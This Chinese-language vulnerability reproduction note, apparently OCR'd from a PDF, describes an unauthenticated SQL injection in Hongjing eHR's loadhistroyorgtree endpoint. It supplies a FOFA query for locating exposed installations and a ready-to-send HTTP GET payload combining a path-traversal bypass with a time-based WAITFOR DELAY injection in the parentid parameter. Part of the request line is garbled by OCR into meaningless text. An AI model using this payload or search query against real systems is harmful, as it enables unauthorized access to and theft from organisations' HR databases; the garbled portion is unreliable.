
H1-15宏景-人力资源管理-SQL

漏洞描述:

宏景eHR 中发现了一种被分类为关键的漏洞,该漏洞影响了Login Interface组件中/w_selfservice/oauthservlet/%2e.//%2e/general/inform/org/loadhistroyorgtree文件的某个未知功能。通过操纵参数parentid可能导致<u>SOL注入攻击</u>,未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令,从而窃取数据库敏感信息

网站图片:



网络测绘:

fofa语法:

FOFA: app="HJSOFT-HCM"

漏洞复现:

payload:

GET /w_selfservice/oauthservlet/%2e./.%2e/general/inform/org/loadhistroyorgtree?isroot=child&parentid=1%27%3BWAITFOR+DELAY+%270%3A0%3A5%27--6kind=2&catalog_id=1&issuperu Selsetvice/Gattiservice/sze./.sze/general/infolm/org/loadnistropyrgtreeristoc-enflagarentid-12/9558walf-Oktybelains

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN, zh;q=0.9

Connection: close

Upgrade-Insecure-Requests: 1

效果图:

